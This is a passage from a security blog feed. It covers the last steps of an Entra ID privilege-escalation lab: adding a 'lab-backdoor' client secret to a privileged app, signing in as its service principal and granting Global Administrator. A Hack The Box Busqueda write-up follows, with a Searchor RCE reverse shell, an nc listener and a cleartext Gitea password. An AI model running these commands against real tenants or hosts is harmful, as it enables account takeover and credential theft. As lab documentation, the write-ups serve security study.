  <span class="nt">--uri</span> <span class="s2">"https://graph.microsoft.com/v1.0/applications(appId='4eed77fd-793e-4fd8-b5ed-aab86dfeb795')"</span> <span class="se">\</span>
  <span class="nt">--query</span> <span class="s2">"{audience:signInAudience, name:displayName}"</span>
</code></pre></div></div>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
  </span><span class="nl">"audience"</span><span class="p">:</span><span class="w"> </span><span class="s2">"AzureADMyOrg"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"name"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Target-App-SingleTenant"</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">AzureADMyOrg</code> confirms single-tenant. If it were <code class="language-plaintext highlighter-rouge">AzureADMultipleOrgs</code> or <code class="language-plaintext highlighter-rouge">AzureADandPersonalMicrosoftAccount</code>, the next step would fail with a 403.</p>

<h2 id="step-5--the-exploit-inject-a-client-secret">Step 5 — The exploit: inject a client secret</h2>

<p>This is the only privileged operation in the whole chain, and the part that, on paper, looks innocuous:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>az rest <span class="nt">--method</span> POST <span class="se">\</span>
  <span class="nt">--uri</span> <span class="s2">"https://graph.microsoft.com/v1.0/applications(appId='4eed77fd-793e-4fd8-b5ed-aab86dfeb795')/addPassword"</span> <span class="se">\</span>
  <span class="nt">--headers</span> <span class="s2">"Content-Type=application/json"</span> <span class="se">\</span>
  <span class="nt">--body</span> <span class="s1">'{
    "passwordCredential": {
      "displayName": "lab-backdoor"
    }
  }'</span>
</code></pre></div></div>

<p><strong>Response (201 Created):</strong></p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
  </span><span class="nl">"@odata.context"</span><span class="p">:</span><span class="w"> </span><span class="s2">"https://graph.microsoft.com/v1.0/$metadata#microsoft.graph.passwordCredential"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"customKeyIdentifier"</span><span class="p">:</span><span class="w"> </span><span class="kc">null</span><span class="p">,</span><span class="w">
  </span><span class="nl">"displayName"</span><span class="p">:</span><span class="w"> </span><span class="s2">"lab-backdoor"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"endDateTime"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2028-06-12T06:56:46.5139035Z"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"hint"</span><span class="p">:</span><span class="w"> </span><span class="s2">"3dc"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"keyId"</span><span class="p">:</span><span class="w"> </span><span class="s2">"0761d85b-2e64-4445-bfa7-32f9711b62c3"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"secretText"</span><span class="p">:</span><span class="w"> </span><span class="s2">"3dc8Q~eYX6sgiPidZ_WpATdAyj7~1O_IfzV0CcQ1"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"startDateTime"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2026-06-12T06:56:46.5139035Z"</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>What happened underneath:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">POST /applications(appId='...')/addPassword</code> is defined by Microsoft as an update on the application’s <code class="language-plaintext highlighter-rouge">passwordCredentials</code> property.</li>
  <li>Entra ID evaluated the caller against the action set: does the caller hold <code class="language-plaintext highlighter-rouge">microsoft.directory/applications.myOrganization/allProperties/update</code> with a scope that covers this app?</li>
  <li>The app’s <code class="language-plaintext highlighter-rouge">signInAudience = AzureADMyOrg</code>, so it falls under the <code class="language-plaintext highlighter-rouge">.myOrganization</code> subtype. The custom role’s scope defaults to <code class="language-plaintext highlighter-rouge">/</code>, which means <em>every</em> single-tenant app in the tenant. Authorization granted.</li>
  <li>Entra ID never evaluated which Graph application permissions the target app holds, nor the privilege implications of issuing a credential for it.</li>
</ul>

<blockquote>
  <p>The equivalent <code class="language-plaintext highlighter-rouge">az ad app credential reset --id $APP_ID --display-name lab-backdoor --years 2</code> exists and is more convenient. The raw <code class="language-plaintext highlighter-rouge">addPassword</code> call is shown here because it makes the abuse surface explicit, there is no API-level distinction between “rotate the credential of an app I own” and “mint a credential for someone else’s privileged app”.</p>
</blockquote>

<h2 id="step-6--authenticate-as-the-application">Step 6 — Authenticate as the application</h2>

<p>Drop the victim session and use the freshly minted secret to sign in as the application’s service principal. From here on, every Graph call carries the app’s permissions, not the victim’s directory role.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">SECRET</span><span class="o">=</span><span class="s1">'3dc8Q~eYX6sgiPidZ_WpATdAyj7~1O_IfzV0CcQ1'</span>

az <span class="nb">logout
</span>az login <span class="nt">--service-principal</span> <span class="se">\</span>
  <span class="nt">--username</span> 4eed77fd-793e-4fd8-b5ed-aab86dfeb795 <span class="se">\</span>
  <span class="nt">--password</span> <span class="s2">"</span><span class="nv">$SECRET</span><span class="s2">"</span> <span class="se">\</span>
  <span class="nt">--tenant</span> <span class="s1">'e1867d75-a942-4b77-8faf-e38ff6f248e1'</span> <span class="nt">--allow-no-subscription</span>
</code></pre></div></div>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">[</span><span class="w">
  </span><span class="p">{</span><span class="w">
    </span><span class="nl">"cloudName"</span><span class="p">:</span><span class="w"> </span><span class="s2">"AzureCloud"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"id"</span><span class="p">:</span><span class="w"> </span><span class="s2">"e1867d75-a942-4b77-8faf-e38ff6f248e1"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"tenantId"</span><span class="p">:</span><span class="w"> </span><span class="s2">"e1867d75-a942-4b77-8faf-e38ff6f248e1"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"user"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
      </span><span class="nl">"name"</span><span class="p">:</span><span class="w"> </span><span class="s2">"4eed77fd-793e-4fd8-b5ed-aab86dfeb795"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"type"</span><span class="p">:</span><span class="w"> </span><span class="s2">"servicePrincipal"</span><span class="w">
    </span><span class="p">}</span><span class="w">
  </span><span class="p">}</span><span class="w">
</span><span class="p">]</span><span class="w">
</span></code></pre></div></div>

<p>Double-check the active identity, <code class="language-plaintext highlighter-rouge">user.type</code> should now be <code class="language-plaintext highlighter-rouge">servicePrincipal</code> and <code class="language-plaintext highlighter-rouge">user.name</code> should be the app’s client ID.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>az account show <span class="nt">--query</span> <span class="s2">"{name:name, user:user, tenant:tenantId}"</span>
</code></pre></div></div>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
  </span><span class="nl">"name"</span><span class="p">:</span><span class="w"> </span><span class="s2">"N/A(tenant level account)"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"tenant"</span><span class="p">:</span><span class="w"> </span><span class="s2">"e1867d75-a942-4b77-8faf-e38ff6f248e1"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"user"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="nl">"name"</span><span class="p">:</span><span class="w"> </span><span class="s2">"4eed77fd-793e-4fd8-b5ed-aab86dfeb795"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"type"</span><span class="p">:</span><span class="w"> </span><span class="s2">"servicePrincipal"</span><span class="w">
  </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>The session is no longer the victim, now it’s <code class="language-plaintext highlighter-rouge">Target-App-SingleTenant</code>.</p>

<h2 id="step-7--request-a-graph-token-and-inspect-it">Step 7 — Request a Graph token and inspect it</h2>

<p>Ask STS for an access token scoped to Microsoft Graph, then decode the JWT body and pull the four claims that matter, <code class="language-plaintext highlighter-rouge">aud</code>, <code class="language-plaintext highlighter-rouge">iss</code>, the app identity, and the <code class="language-plaintext highlighter-rouge">roles</code> claim that lists the application permissions baked into the token.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">APP_TOKEN</span><span class="o">=</span><span class="si">$(</span>az account get-access-token <span class="nt">--resource</span> https://graph.microsoft.com <span class="nt">--query</span> accessToken <span class="nt">-o</span> tsv<span class="si">)</span>

<span class="nb">echo</span> <span class="s2">"</span><span class="nv">$APP_TOKEN</span><span class="s2">"</span> | <span class="nb">cut</span> <span class="nt">-d</span><span class="nb">.</span> <span class="nt">-f2</span> | <span class="nb">tr</span> <span class="s1">'_-'</span> <span class="s1">'/+'</span> | <span class="nb">base64</span> <span class="nt">-d</span> 2&gt;/dev/null | jq <span class="s1">'{
  aud, iss, appid, app_displayname, roles
}'</span>
</code></pre></div></div>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
  </span><span class="nl">"aud"</span><span class="p">:</span><span class="w"> </span><span class="s2">"https://graph.microsoft.com"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"iss"</span><span class="p">:</span><span class="w"> </span><span class="s2">"https://sts.windows.net/e1867d75-a942-4b77-8faf-e38ff6f248e1/"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"appid"</span><span class="p">:</span><span class="w"> </span><span class="s2">"4eed77fd-793e-4fd8-b5ed-aab86dfeb795"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"app_displayname"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Target-App-SingleTenant"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"roles"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="w">
    </span><span class="s2">"RoleManagement.ReadWrite.Directory"</span><span class="w">
  </span><span class="p">]</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>This is the centerpiece of the chain: starting from a victim with one tightly named directory action, an application token has been minted with <code class="language-plaintext highlighter-rouge">RoleManagement.ReadWrite.Directory</code>. The <code class="language-plaintext highlighter-rouge">roles</code> claim of an app-only token is the list of <strong>application permissions</strong> the app has on the resource (Graph, in this case).</p>

<h2 id="step-8--assign-global-administrator-to-the-victim">Step 8 — Assign Global Administrator to the victim</h2>

<p>With the Graph token in hand, call <code class="language-plaintext highlighter-rouge">roleAssignments</code> to grant a tenant-wide (<code class="language-plaintext highlighter-rouge">/</code>) Global Administrator assignment to the victim’s principal. Global Administrator has a stable role definition ID across every tenant <code class="language-plaintext highlighter-rouge">62e90394-69f5-4237-9190-012177145e10</code> so no extra lookup is needed.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">GA_ROLE_ID</span><span class="o">=</span><span class="s2">"62e90394-69f5-4237-9190-012177145e10"</span>
<span class="nv">VICTIM_OID</span><span class="o">=</span><span class="s1">'da6f8e74-652b-46b6-aa91-b8ec46fea222'</span>

curl <span class="nt">-s</span> <span class="nt">-X</span> POST <span class="se">\</span>
  <span class="s2">"https://graph.microsoft.com/v1.0/roleManagement/directory/roleAssignments"</span> <span class="se">\</span>
  <span class="nt">-H</span> <span class="s2">"Authorization: Bearer </span><span class="nv">$APP_TOKEN</span><span class="s2">"</span> <span class="se">\</span>
  <span class="nt">-H</span> <span class="s2">"Content-Type: application/json"</span> <span class="se">\</span>
  <span class="nt">-d</span> <span class="s2">"{
    </span><span class="se">\"</span><span class="s2">principalId</span><span class="se">\"</span><span class="s2">: </span><span class="se">\"</span><span class="nv">$VICTIM_OID</span><span class="se">\"</span><span class="s2">,
    </span><span class="se">\"</span><span class="s2">roleDefinitionId</span><span class="se">\"</span><span class="s2">: </span><span class="se">\"</span><span class="nv">$GA_ROLE_ID</span><span class="se">\"</span><span class="s2">,
    </span><span class="se">\"</span><span class="s2">directoryScopeId</span><span class="se">\"</span><span class="s2">: </span><span class="se">\"</span><span class="s2">/</span><span class="se">\"</span><span class="s2">
  }"</span> | jq
</code></pre></div></div>

<p><strong>Response (201 Created):</strong></p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
  </span><span class="nl">"@odata.context"</span><span class="p">:</span><span class="w"> </span><span class="s2">"https://graph.microsoft.com/v1.0/$metadata#roleManagement/directory/roleAssignments/$entity"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"id"</span><span class="p">:</span><span class="w"> </span><span class="s2">"lAPpYvVpN0KRkAEhdxReEHSOb9orZbZGqpG47Eb-oiI-1"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"principalId"</span><span class="p">:</span><span class="w"> </span><span class="s2">"da6f8e74-652b-46b6-aa91-b8ec46fea222"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"directoryScopeId"</span><span class="p">:</span><span class="w"> </span><span class="s2">"/"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"roleDefinitionId"</span><span class="p">:</span><span class="w"> </span><span class="s2">"62e90394-69f5-4237-9190-012177145e10"</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<h2 id="step-9--verify-the-escalation">Step 9 — Verify the escalation</h2>

<p>Drop the service-principal session and re-authenticate as the victim to read the assignments from their own perspective.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>az <span class="nb">logout
</span>az login <span class="nt">--username</span> <span class="s2">"</span><span class="nv">$EMAIL</span><span class="s2">"</span> <span class="nt">--password</span> <span class="s2">"</span><span class="nv">$PASSWORD</span><span class="s2">"</span> <span class="nt">--allow-no-subscription</span>
</code></pre></div></div>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">[</span><span class="w">
  </span><span class="p">{</span><span class="w">
    </span><span class="nl">"cloudName"</span><span class="p">:</span><span class="w"> </span><span class="s2">"AzureCloud"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"homeTenantId"</span><span class="p">:</span><span class="w"> </span><span class="s2">"e1867d75-a942-4b77-8faf-e38ff6f248e1"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"id"</span><span class="p">:</span><span class="w"> </span><span class="s2">"270dc7c9-9f11-48ff-bf7d-6d3e4405da8b"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"tenantDefaultDomain"</span><span class="p">:</span><span class="w"> </span><span class="s2">"labmarcgoam.onmicrosoft.com"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"tenantDisplayName"</span><span class="p">:</span><span class="w"> </span><span class="s2">"LAB"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"tenantId"</span><span class="p">:</span><span class="w"> </span><span class="s2">"e1867d75-a942-4b77-8faf-e38ff6f248e1"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"user"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
      </span><span class="nl">"name"</span><span class="p">:</span><span class="w"> </span><span class="s2">"victim@labmarcgoam.onmicrosoft.com"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"type"</span><span class="p">:</span><span class="w"> </span><span class="s2">"user"</span><span class="w">
    </span><span class="p">}</span><span class="w">
  </span><span class="p">}</span><span class="w">
</span><span class="p">]</span><span class="w">
</span></code></pre></div></div>

<p>Query the victim’s role assignments one more time. The output should now list both the original custom role and Global Administrator side by side, proof that the escalation persisted.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>az rest <span class="nt">--method</span> GET <span class="se">\</span>
  <span class="nt">--uri</span> <span class="s2">"https://graph.microsoft.com/v1.0/roleManagement/directory/roleAssignments?</span><span class="se">\$</span><span class="s2">filter=principalId eq '</span><span class="nv">$VICTIM_OID</span><span class="s2">'&amp;</span><span class="se">\$</span><span class="s2">expand=roleDefinition"</span> <span class="se">\</span>
  <span class="nt">--query</span> <span class="s2">"value[].roleDefinition.displayName"</span>
</code></pre></div></div>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">[</span><span class="w">
  </span><span class="s2">"Single-Tenant App Manager (lab)"</span><span class="p">,</span><span class="w">
  </span><span class="s2">"Global Administrator"</span><span class="w">
</span><span class="p">]</span><span class="w">
</span></code></pre></div></div>

<p>The victim now holds <strong>Global Administrator</strong> in addition to the original custom role. The privesc primitive is complete.</p>

<h1 id="final-remarks">Final remarks</h1>

<p>The escalation does not come from chaining bugs, undocumented behavior, or accumulating roles. It comes from a single Entra ID resource action <code class="language-plaintext highlighter-rouge">microsoft.directory/applications.myOrganization/allProperties/update</code>, whose name suggests “manage single-tenant app properties” but whose authorization model quietly covers writing <code class="language-plaintext highlighter-rouge">passwordCredentials</code>. Once you can write that property
on an app, you can sign in as the app; if that app carries a privileged Microsoft Graph application permission, the rest of the directory is downstream. The chain itself is mechanical: one credential write, one service-principal sign-in, one role-assignment POST — every API call returns exactly the documented behavior.</p>

<p>When auditing custom roles in Entra ID, the question is not “does this action sound dangerous?” but “what is the worst object an attacker can mutate at <code class="language-plaintext highlighter-rouge">/</code> scope once this action is granted?”. For <code class="language-plaintext highlighter-rouge">allProperties</code> on applications, that worst object is whichever app in the tenant has the most powerful Microsoft Graph application permissions consented to it. In any non-trivial tenant, that is GA-equivalent — making this resource action effectively a tenant-wide privilege escalation primitive.</p>]]></content><author><name>marcgoam</name></author><category term="azure" /><category term="infosec" /><category term="entra-id" /><category term="azure" /><category term="privesc" /><summary type="html"><![CDATA[Walkthrough of a privilege escalation in Microsoft Entra ID that abuses the seemingly scoped permission `microsoft.directory/applications.myOrganization/ allProperties/update`. A victim with a single custom-role action injects a client secret into a single-tenant application that already holds `RoleManagement.ReadWrite.Directory`, signs in as the service principal and assigns itself Global Administrator.]]></summary></entry><entry><title type="html">Busqueda - Hack The Box</title><link href="https://marcgoam.github.io/htb-writeup-busqueda/" rel="alternate" type="text/html" title="Busqueda - Hack The Box" /><published>2025-02-06T00:00:00+00:00</published><updated>2025-02-06T00:00:00+00:00</updated><id>https://marcgoam.github.io/htb-writeup-busqueda</id><content type="html" xml:base="https://marcgoam.github.io/htb-writeup-busqueda/"><![CDATA[<p>This article documents the steps taken to solve the Busqueda machine from Hack The Box. It’s an easy box focused on web application exploitation. Initial access is obtained against the web application by leveraging an arbitrary code execution flaw discovered through a public GitHub repository. From there, credentials are recovered that grant access to Gitea, where the source of a script that the user can run with root privileges is reviewed. Analyzing its behavior, file system permissions are abused by creating a malicious file that modifies bash permissions and sets the SUID bit. Finally, bash is executed with elevated privileges, achieving full compromise of the system.</p>

<h3 id="toolsblogs-used">Tools/Blogs used</h3>

<ul>
  <li><strong>Searchor 2.4.0 RCE exploit</strong>: <a href="https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection" target="_blank" rel="noopener noreferrer">https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection</a></li>
</ul>

<h1 id="recon">Recon</h1>

<p>The first step is running nmap to enumerate the open ports on the machine. <code class="language-plaintext highlighter-rouge">nmap</code> finds several open TCP ports:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://searcher.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
</code></pre></div></div>

<p>The scan reveals several open TCP ports, giving a first look at the available attack surface. Port 80/tcp is open and exposes an Apache 2.4.52 server. The scan indicates the site redirects to http://searcher.htb/, so this domain needs to be added to /etc/hosts to access the web application correctly.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ nano /etc/hosts

10.10.11.208  searcher.htb
</code></pre></div></div>

<p>Since this is a Linux machine and HTTP is exposed, the next step is to analyze the web application looking for vulnerabilities that allow initial access to the system.</p>

<h1 id="enumeration">Enumeration</h1>

<p>First, directory and subdomain enumeration is performed, but nothing relevant comes out of it.</p>


<p>Inspecting the page manually, a banner at the bottom shows the following message:</p>

<p><img src="/assets/images/htb-writeup-busqueda/web.png" alt="" /></p>

<p>This is particularly interesting — investigating this version of Searchor shows it is vulnerable to remote code execution (RCE). The Searchor 2.4.0 vulnerability is caused by the unsafe use of <code class="language-plaintext highlighter-rouge">eval()</code> in the application backend. The web app dynamically builds a Python code string from user-controlled parameters and runs it directly without any validation, allowing an attacker to inject arbitrary Python and achieve RCE on the system.</p>

<h1 id="exploitation">Exploitation</h1>

<p>To exploit this vulnerability, the search field of the web application is abused. The user-supplied parameter is passed straight to <code class="language-plaintext highlighter-rouge">eval()</code>, so it’s possible to inject Python functions that execute operating-system commands.</p>

<p>A public exploit available on GitHub is used (<a href="https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection">Searchor 2.4.0 Arbitrary Command Injection</a>), which automates the code injection abusing the unsafe <code class="language-plaintext highlighter-rouge">eval()</code> call in Searchor 2.4.0.</p>

<p>The script sends a malicious payload to the search functionality of the web application, executing arbitrary commands on the target with the privileges of the user running the application.</p>

<p>Before running the script, set up a netcat listener on port 4444 to receive the reverse shell from the victim machine:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ nc -nlvp 4444
Listening on 0.0.0.0 4444
</code></pre></div></div>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ ./exploit.sh seacrher.htb 10.10.14.13 4444
---[Reverse Shell Exploit for Searchor &lt;= 2.4.2 (2.4.0)]---
[*] Input target is searcher.htb
[*] Input attacker is 10.10.14.13:${4444}
[*] Run the Reverse Shell... Press Ctrl+C after successful connection
</code></pre></div></div>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ nc -nlvp 4444
Listening on [any] 4444 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.208] 54926
bash: cannot set terminal process group (1639): Inapropiate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$ whoami
svc
svc@busqueda:/home/svc$ cat user.txt
2ac1b522************************
</code></pre></div></div>

<h1 id="privilege-escalation">Privilege escalation</h1>

<h2 id="enumeration-1">Enumeration</h2>

<p>Once shell access is obtained, local enumeration begins. Reviewing /home shows that <code class="language-plaintext highlighter-rouge">svc</code> is the only user with a home directory.</p>

<p>The directory content is fairly limited, but the <code class="language-plaintext highlighter-rouge">.gitconfig</code> file stands out:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>svc@busqueda:~$ cat .gitconfig 
[user]
        email = cody@searcher.htb
        name = cody
[core]
        hooksPath = no-hooks
</code></pre></div></div>

<p>From this file we can infer that the <code class="language-plaintext highlighter-rouge">svc</code> user is associated with the <code class="language-plaintext highlighter-rouge">cody</code> user — a first hint about possible password reuse.</p>

<p>Continuing the enumeration, the web application code is located at /var/www/app:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>svc@busqueda:/var/www/app$ ls -la
total 20
drwxr-xr-x 4 www-data www-data 4096 Apr  3 14:32 .
drwxr-xr-x 4 root     root     4096 Apr  4 16:02 ..
-rw-r--r-- 1 www-data www-data 1124 Dec  1 14:22 app.py
drwxr-xr-x 8 www-data www-data 4096 Apr  8 19:00 .git
drwxr-xr-x 2 www-data www-data 4096 Dec  1 14:35 templates
</code></pre></div></div>

<p>The presence of the <code class="language-plaintext highlighter-rouge">.git</code> directory means the application is tracked with Git, which often leaks sensitive information. Reading the repo config exposes credentials in clear text:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>svc@busqueda:/var/www/app$ cat .git/config 
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
</code></pre></div></div>

<p>A Gitea-hosted repository is identified along with valid credentials for the <code class="language-plaintext highlighter-rouge">cody</code> user, opening a new attack vector.</p>

<p>To access the service, add <code class="language-plaintext highlighter-rouge">gitea.searcher.htb</code> to /etc/hosts and authenticate to the Gitea platform with the recovered credentials.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ nano /etc/hosts

10.10.11.208  searcher.htb gitea.searcher.htb
</code></pre></div></div>


<p><img src="/assets/images/htb-writeup-busqueda/gitea.png" alt="" /></p>

<p>It’s a Gitea instance, and <code class="language-plaintext highlighter-rouge">cody</code>’s credentials work, granting access to the platform.</p>

<p>Once inside, the repository corresponding to the web application code is reviewed. Although the source is available, nothing particularly relevant or exploitable is identified at this point.</p>

<p>Enumeration therefore continues, looking for other vectors that allow advancing the privilege escalation.</p>

<h3 id="sudo">sudo</h3>

<p>Checking sudo privileges asks for the <code class="language-plaintext highlighter-rouge">svc</code> user password:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>svc@busqueda:~$ sudo -l
[sudo] password for svc:
</code></pre></div></div>

<p>Knowing that <code class="language-plaintext highlighter-rouge">svc</code> really corresponds to <code class="language-plaintext highlighter-rouge">cody</code>, the password previously recovered from Gitea is reused — and it works.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>svc@busqueda:~$ sudo -l
[sudo] password for svc: 
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
</code></pre></div></div>

<p>The output shows that <code class="language-plaintext highlighter-rouge">svc</code> can run the following command with root privileges:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>(root) /usr/bin/python3 /opt/scripts/system-checkup.py *
</code></pre></div></div>

<p>This means a Python script can be run as root, which is promising for privilege escalation. However, checking the file permissions shows that <code class="language-plaintext highlighter-rouge">svc</code> has no read access and cannot even execute it directly.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>svc@busqueda:~$ ls -l /opt/scripts/system-checkup.py 
-rwx--x--x 1 root root 1903 Jan  7 09:18 /opt/scripts/system-checkup.py
</code></pre></div></div>

<h3 id="system-checkup">system-checkup</h3>

<p>Because of the <code class="language-plaintext highlighter-rouge">*</code> at the end of the sudo line, the script can’t be run without arguments.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>svc@busqueda:~$ sudo python3 /opt/scripts/system-checkup.py 
Sorry, user svc is not allowed to execute '/usr/bin/python3 /opt/scripts/system-checkup.py' as root on busqueda.
</code></pre></div></div>

